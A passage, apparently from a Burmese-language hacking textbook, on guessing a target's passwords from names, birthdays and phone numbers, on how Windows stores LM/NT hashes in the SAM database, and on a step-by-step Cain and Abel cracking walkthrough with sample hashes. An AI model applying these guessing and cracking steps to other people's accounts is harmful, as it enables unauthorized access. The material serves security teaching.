စသည်ဖြင့်ပါ။ အထက်ပါအတိုင်းသာလို့ မမှတ်ယူစေချင်ပါဘူး။ Guessing သည် သည့်ထက်ပိုပြီး အသေးစိတ်ပါသေးတယ်။ ဥပမာ - နာမည်နေရာမှာ victim ရဲ့ နာမည်အရင်း မဟုတ်ဘဲနဲ့ nick name or company/organization name လည်း ဖြစ်နေနိုင်တာပါ။ ပြောင်ခေါ်တဲ့နာမည် တွေလည်း ဖြစ်နေနိုင်သေးသလို ပတ်သက်ရာ ပတ်သက်ကြောင်း နာမည်တွေလည်း ဖြစ်နေတတ်ပါသေးတယ်။ အိမ်မွေးတိရစ္ဆာန်အမည်၊ ချစ်ခင်ရသူအမည် စသည်ဖြင့်ပေါ့။ ဒ့ါပြင် မွေးရပ်မြေကိုလည်း password name အဖြစ် သုံးလေ့ရှိတတ်ကြပါသေးတယ်။ ဒါကတော့ နည်းပါတယ်။ ခြုံပြောရရင် ကျွန်တော်တို့သည် password ထားတဲ့အခါ မှတ်မိလွယ်စေဖို့အတွက် Name+Number format နဲ့ ထားလေ့ရှိကြပါတယ်။

ဒုတိယကတော့ Name+Security ပုံစံပါ။ Security အရ *#$@! စတဲ့ Special Character တွေကို သုံးသင့်တယ်လို့ ယူဆတဲ့ အပေါ်မှာဆွေးနွေးခဲ့တဲ့ အချက် ၂ က သူတွေကတော့ *#@ စတဲ့ သင်္ကေတတွေကို သုံးလေ့ရှိကြပါတယ်။ အထက်ပါ အောင်အောင်နဲ့ပဲ ဥပမာပေးရရင်တော့

aungaung*124#

@#$aungaung$#@

aungaung*#4190

aungaung@123456789 (Phone number)

စသည်ဖြင့် ဖြစ်ပါတယ်။ ဒါတွေက ကျွန်တော်တို့အနေနဲ့ စဉ်းစားသင့်တဲ့ password ပုံစံ နမူနာလေးတွေပါ။ ကဏန်းပြီးမှ နာမည်ကို ထည့်တဲ့ Name+Number & Number+Name တွေလည်း သုံးတဲ့သူတွေ ရှိမှာပါ။

နောက်တစ်ခုက ကျွန်တော်တို့တွေသည် Password ထားတဲ့အခါ ဖုန်းနံပါတ်ကို password အဖြစ် ထားလေ့ရှိကြပါတယ်။ ဥပမာ - 09 123 456 789 , +959 123 456 789 စသည်ဖြင့်ပေါ့။ ၁၂၃၄၅၆၇၈၉ နေရာမှာတော့ ကျွန်တော်တို့ရဲ့ ဖုန်းနံပါတ်ပေါ့။ နောက်တစ်ခုက မွေးနေ့ကိုလည်း password အဖြစ် ထားလေ့ရှိကြပါတယ်။ ဒါပေမယ့်

အထက်မှာ ဥပမာ ပေးခဲ့တဲ့ အောင်အောင်ကို ကြည့်ရင် 4.1.1990 ဆိုတော့ dot (.) သာ ထည့်တွက်ရင် 411990 သာ ဖြစ်လို့ Facebook လို အနည်းဆုံး password ၈လုံး ထားရတဲ့ စနစ်တွေမှာ dot or zero ပုံစံနဲ့ သုံးလေ့ရှိပါတယ်။ ဥပမာပြောရရင် အောင်အောင်ရဲ့ မွေးနေ့က January 4, 1990 ဖြစ်တာကြောင့်

1.4.1990

01041990

010490

1490

141990

စတာတွေကို အသုံးပြုနိုင်ပါတယ်။ သုံးတဲ့ပုံစံကတော့ အမျိုးမျိုး ဖြစ်ပါလိမ့်မယ်။ Facebook လို အနည်းဆုံး ၈ လုံး ကနေ အထက် သာ ထားရမယ့် နေရာမျိုးမှာတော့ ၈လုံးကျော်တဲ့ ပုံစံကို သုံးနိုင်သလို ပထမဆွေးနွေးခဲ့အတိုင်း နာမည်နဲ့လည်း တွဲသုံးချင်သုံးပါမယ်။ PIN နံပါတ်နဲ့ သုံးတဲ့နေရာမျိုးတွေမှာတော့ ၄လုံး သို့မဟုတ် ၆ လုံး သုံးတာများတဲ့အတွက် အထက်ပါပုံစံတွေနဲ့ သုံးလေ့ရှိကြတာပါ။ မှတ်ပုံတင် နံပါတ် ၆ လုံးကိုလည်း သုံးလေ့ရှိတတ်ကြပါသေးတယ်။

နောက်တစ်ချက် password guess နိုင်ဖို့ ထည့်စဉ်းစားသင့်တာကတော့ Emotional word/s (or) Phrase ပါ။ စိတ်ခံစားမှုတွေကိုလည်း ကျွန်တော်တို့ သုံးလေ့ရှိကြပါတယ်။ ဥပမာ - iloveyou, ilove(name), ilove(name)1500, *1500#, ihate(name),... စသည်ဖြင့် စိတ်ခံစားမှုတွေကိုလည်း သုံးလေ့ ရှိကြပါတယ်။ ဒီနေရာမှာ “Password Guessing လုပ်ဖို့အတွက်ကို အချိန်တွေပေးပြီး list တွေ ထုတ်ဖို့ လိုတာပေါ့။ password အမှန် ရချင်မှလည်း ရမှာ အချိန်တွေ မကုန်ဘူးလား” လို့ မေးကောင်း မေးချင်ပါလိမ့်မယ်။ ဟုတ်ကဲ့။ Hacking ပြုလုပ်ရာမှာ နည်းပညာ သာမက အချိန်နဲ့ ဇွဲ+ စိတ်အားထက်သန်မှုတွေကိုပါ ရင်းနှီးရပါတယ်။

Password Guessing လုပ်တဲ့ tool တွေလည်း ရှိနေပါသေးတယ်။ TSgrinder နဲ့ cupp တို့ဟာ အသုံးများတဲ့ Password Guessing Tool တွေပါပဲ။ ဒါတွေကိုတော့ Wordlist Creation အခန်းမှာ ဖော်ပြဆွေးနွေး သွားပါမယ်။ လက်တွေ့မှာလည်း company (or) organization level တွေမှာ အသုံးပြုရတဲ့ ကွန်ပျူတာ အရေအတွက်တွေ များလာတာနဲ့အမျှ repairing အပိုင်းတွေ ပိုမို လိုအပ်လာတာကြောင့် administrator password ကို IT team (or) Computer Specialist က မှတ်မိ သိရှိနိုင်မယ့် password တွေကို အသုံးပြုနေကြတာကို တွေ့ရပါမယ်။ ဒါတွေကတော့ password guessing လုပ်နိုင်ဖို့ လွယ်ကူစေတဲ့ အရာတွေပေါ့။ မိမိတို့ရဲ့ လုပ်ငန်းခွင်မှာ safe ဖြစ်ဖို့အတွက်လည်း အဆိုပါ ခန့်မှန်းနိုင်တဲ့ password မျိုးတွေ မဖြစ်အောင် သတိရှိဖို့ လိုအပ်ပါမယ်။ ဥပမာ - bmvmvm'gyJ လိုမျိုးဆို လွယ်ကူပြီး ခန့်မှန်းရခက်ပါတယ်။ (မှတ်မိလွယ်ဖို့ကတော့ မြန်မာလို မှတ်ထားတာပါ။ မြန်မာစာ ရိုက်တဲ့နေရာမှာ အထက်ပါအတိုင်း ရိုက်ကြည့်ကြည့်ပေါ့။)

Password Hashing & Encryption

ဒီအပိုင်းမှာတော့ အဓိကအားဖြင့် hash တွေအကြောင်းသာ ဆွေးနွေးသွားပါမယ်။ ကျွန်တော်တို့ လေ့လာကြမယ့် Windows OS တွေမှာ password storing လုပ်ရာမှာ method နှစ်မျိုးကို အဓိက အသုံးပြုတာ တွေ့ရမှာပါ။ Old method ကတော့ LAN Manager လို့ခေါ်တဲ့ LM hash ဖြစ်ပါတယ်။ အများဆုံးအတိုင်းအတာ 14 characters သာ သိမ်းထားနိုင်ပြီး အလွယ်တကူ crack နိုင်ပါတယ်။ ဒါကြောင့် Windows Vista ကနေ နောက်ပိုင်း Windows တွေမှာ LM hash ကို အသုံးမပြုတော့ပါဘူး။

LM hash မှာက 14 character ကို အပိုင်း နှစ်ပိုင်းအဖြစ် ပိုင်းခြားသိမ်းဆည်းပါတယ်။ ၁၄ လုံးအထိပဲ လက်ခံတာဆိုတော့ ၇လုံးစီ နှစ်ပိုင်းပေ့ါ။ အဲသည် အပိုင်းနှစ်ပိုင်းကို သီးခြားစီ encrypt လုပ်ပေမယ့် hash အဖြစ် ထားတဲ့နေရာမှာတော့ နှစ်ခုလုံးကို အတူပေါင်းပြီး single hash အဖြစ် ထားရှိတာ ဖြစ်ပါတယ်။ ဒါကြောင့် အစုတစ်စုလုံးကို crack ဖို့ လွယ်ကူသွားတာပါ။ ဒါကတော့ Old Version ဖြစ်တဲ့ LM hash ပေ့ါ။


ဒါဆို ကျွန်တော်တို့ ခု သုံးနေတဲ့ New Method က ဘာလဲ။ Windows Vista ကနေ နောက်ပိုင်းတွေမှာ LM hash ကို disabled လုပ်ပြီး အခြား method ကို အသုံးပြုပါတယ်။ ဘာကိုလဲဆိုတော့ maximum ၁၂၇လုံးထိ မှတ်ထားနိုင်တဲ့ NT hash ပါ။ ကျွန်တော်တို့ ယနေ့ သုံးနေတာ LM hash ဆိုပေမယ့် (ကျွန်တော့် ဆရာတွေ penetration test ပြုလုပ်ပေးခဲ့ရတဲ့) အချို့သော ဘဏ်လို organization မျိုးတွေမှာ system တိုင်းနဲ့ compatibility ဖြစ်အောင်လို့ဆိုပြီး LM hash အစား NT hash ကိုသာ သုံးနေဆဲ လို့ သိရပါတယ်။

ကျွန်တော်တို့ လုပ်ငန်းတွေမှာ အသုံးများဆုံးဖြစ်တဲ့ Windows OS တွေသည် password တွေကို ဘယ်နေရာမှာ သိမ်းပါသလဲ။ SAM database ထဲမှာ သိမ်းပါတယ်။ Active Directory server မှာတော့ password ကို AD database မှာ သိမ်းဆည်းပါတယ်။ ဒီ database တွေ ကော်ပီကူးသွားခံရတဲ့အခါ or ခိုးယူခံလိုက်ရတဲ့အခါ မှာတော့ password တွေပေါက်ကြားသွားမှာ ဖြစ်ပါတယ်။ SAM database ကို ကူးယူပြီး John the Ripper လို၊ Cain and Able လို tool တွေကို အသုံးပြုပြီး ပြန်ဖြည်ထုတ်နိုင်မှာမို့လို့ပါပဲ။


ဒီနည်းလမ်းကို အသုံးပြုပြီး password မေ့နေတဲ့ စာရှုသူရဲ့ သူငယ်ချင်းတွေကို Windows ပြန်မတင်ရစေဘဲနဲ့ အဆင်ပြေသွားအောင် ကူညီနိုင်ပါသေးတယ်။ ဘယ်လိုလုပ်ရမလဲ ဆိုရင်တော့ SAM database ကို Kali Live Mode နဲ့ ဝင်ပြီး ကူးယူပြီးရင် စာရှုသူရဲ့ စက်မှာ Cane and Able လို tool တွေနဲ့ ပြန်ပြီး ဖော်ကြည့်လို့ ရတာပေ့ါ။ Cane and Able ကို ဘယ်လိုသုံးရမလဲ ဆိုတာ ဆက်ပြီး ဆွေးနွေးပါမယ်။

Cain and Able


သုံးရလည်းလွယ်ပြီး ကောင်းမွန်တဲ့ cracking tool တစ်ခုကို ပြပါဆိုရင်တော့ Cain and Able ကို ပြရပါမယ်။ ဒီစာအုပ်ထဲက app တွေကို bit.ly/kmn-app မှာ စုပေးထားလို့ ဒေါင်းယူနိုင်မှာဖြစ်ပါတယ်။



Cain and Able ကို ဖွင့်ပြီး cracker ဆိုတဲ့ option ကို ဖွင့်ကြည့်ရင် အထက်ပါ ပုံအတိုင်း မြင်တွေ့ရပါမယ်။




ပထမဆုံး cracker အောက်က LM & NTLM Hashes ဆိုတဲ့ နေရာလေး ကို click ပြီး select လိုက်ပါ။ ပုံမှာ 1 လို့ ပြထားပါတယ်။ ပြီးရင် 3 ဆိုတဲ့နေရာမှာ အပြာရောင် အပေါင်းလက္ခဏာလေး မပေါ်ဘဲ မှိန်နေရင် 2 လို့ ပြထားတဲ့ user name အောက်က အဖြူကွက်မှာ click လိုက်တာနဲ့ အပြာရောင် အပေါင်းလေး ပေါ်လာပါမယ်။ ပုံထဲကအတိုင်းပဲ 3 လို့ ပြထားတဲ့နေရာမှာ အပြာရောင် အပေါင်းလေး ပေါ်လာတာကို နှိပ်လိုက်ပါ။




အထက်ပါပုံအတိုင်း Add NT Hashes from ဆိုတဲ့ option box လေး ပေါ်လာပါမယ်။ default အတိုင်း ဘာမှ မရွေးဘဲ Next ရင် လက်ရှိ ကွန်ပျူတာမှာ ရှိတဲ့ user တွေကို ရှာဖွေ ဖြည့်သွင်းပေးမှာဖြစ်ပြီး import hashes from a test file ဆိုတာကတော့ .txt ဖိုင်က Hash တွေကို ဖော်ကြည့်လိုတဲ့အခါ သုံးရမှာ ဖြစ်ပါတယ်။ SAM Database ကို ကူးလာတဲ့ဖိုင်ကို ဖြည့်ချင်ရင်တော့ တတိယ option ဖြစ်တဲ့ Import Hashes from a SAM database ကို ရွေးရပါမယ်။ ခုတော့ default အတိုင်းပဲ ပြပါမယ်။ SAM database ကို ကူးပြီးသွားရင် မိမိဘာသာ ဖြည့်ရလွယ်ပါတယ်။

ကျွန်တော်က ခု လက်ရှိမှာ ကျွန်တော်သုံးပြမယ့် စက်ရဲ့ Account တွေကိုပဲ နမူနာ ပြသွားပါ့မယ်။ ဒါကြောင့် ဘာမှ ရွေးစရာမလိုဘဲ သူပေးထားတဲ့ အပေါ်ဆုံး option အတိုင်းကနေ next လိုက်ရုံပါပဲ။




LM hash နဲ့ NT Hash column တွေကို ချဲ့ကြည့်နိုင်ပါတယ်။



LM Hash တွေသည် အားလုံး တူညီနေတာကို တွေ့ရပါမယ်။ ကျွန်တော် သုံးပြတာ Windows 7 မှာဖြစ်ပြီး Vista ကနေ နောက်ပိုင်း Windows တွေမှာ LM Hash ကို မသုံးတော့ဘူးလို့ ကြိုဆွေးနွေးထားတာ မှတ်မိဦးမယ်ထင်ပါတယ်။


ဒါကတော့ ကျွန်တော့်ကွန်ပျူတာမှာ လက်ရှိ ရှိနေတဲ့ user account တွေပါ။

အဲသည်မှာ ကြည့်ရင် Administrator Account name က root လို့ ပေးထားတဲ့ account ဖြစ်တာကို တွေ့ရပါမယ်။ ကျန်တာတွေကတော့ standard user တွေသာ ဖြစ်ကြပြီး Guest Account ကို Off ထားတာ တွေ့နိုင်ပါတယ်။



User Name	LM Password	< 8	NT Password	LM H...	NT Hash
Administrator	* empty *	*	* empty *	AAD3...	31D6CFE0D16AE931B73C59D7E0C089C0
Guest	* empty *	*	* empty *	AAD3...	31D6CFE0D16AE931B73C59D7E0C089C0
KMN	* empty *	*		AAD3...	7259353E59427CE240391DB8893DA4E0
root	* empty *	*	* empty *	AAD3...	31D6CFE0D16AE931B73C59D7E0C089C0
Test1	* empty *	*		AAD3...	0CC59241F759F46E5326FD109CA72E8C
Test2	* empty *	*		AAD3...	6ABDB6FB5034C0E698FEEBACAADCFC4D


ဒါကတော့ ကျွန်တော့် Windows system user account တွေကို Cain and Able (CA) မှာ မြင်ရတာကို အနီးကပ် ပြထားတာပါ။ Administrator Account သည် root ဆိုတဲ့ နာမည်နဲ့ဆိုတာ ရှေ့ပုံမှာ တွေ့ခဲ့ပြီးပြီနော်။ ဒီမှာတော့ တစ်ခုစီအဖြစ် ပြထားပေမယ့် အတူတူပဲဆိုတာ မှတ်ထားရပါမယ်။ Windows 7 ဖြစ်လို့ LM Hash ကို မသုံးတော့တဲ့အတွက် LM password ဆိုတဲ့အောက်မှာ empty လို့ ပြနေပါတယ်။ password သုံးမထားဘူးပေါ့။ NT password အောက်မှာတော့ root ဆိုတဲ့ administrator account နဲ့ guest account က empty (no password) ပါ။ ကျန်တဲ့ Account သုံးခုဖြစ်တဲ့ KMN, Test1 & Test2 ဆိုတဲ့ Account တွေမှာတော့ Password တွေ ရှိနေတာကို တွေ့ရပါမယ်။




Password ဖော်ဖို့အတွက် Right click လုပ်ကြည့်အတဲ့အခါ Dictionary

Attack, Brute-Force Attack နဲ့ Cryptanalysis Attack ဆိုပြီး ရွေးစရာ သုံးခု တွေ့ရပါမယ်။ တစ်ခုစီမှာလည်း ထပ်ရွေးစရာတွေ ရှိနေပါသေးတယ်။


Dictionary Attack အတွက်ပါ။




ဒါကတော့ Brute-Force Attack မှာ ပါဝင်တာဖြစ်ပြီး ထပ်ရွေးစရာတွေက တူညီနေတာကို တွေ့မြင်ရမှာပါ။



Cryptanalysis Attack မှာတော့ ထပ်မံရွေးချယ်စရာတွေ ပိုများလာပြီး Rainbow Tables တွေတည်ဆောက်ပြီး crack တဲ့အပိုင်းတွေပါ ပါဝင်လာတာကို တွေ့ရမှာပါ။




Cryptanalysis Attack မှာ NTLM Hashes အတွက်တော့ OphCrack နဲ့ RainbowCrack ဆိုတဲ့ Rainbow Table အသုံးပြုမှု နှစ်မျိုးပဲ ပါဝင်တာ တွေ့ရပါမယ်။ ခုနမူနာ လုပ်ဆောင်ပြမှာက Brute-Force ထဲက NTLM Hash ကို ရွေးချယ်လိုက်ပါ။

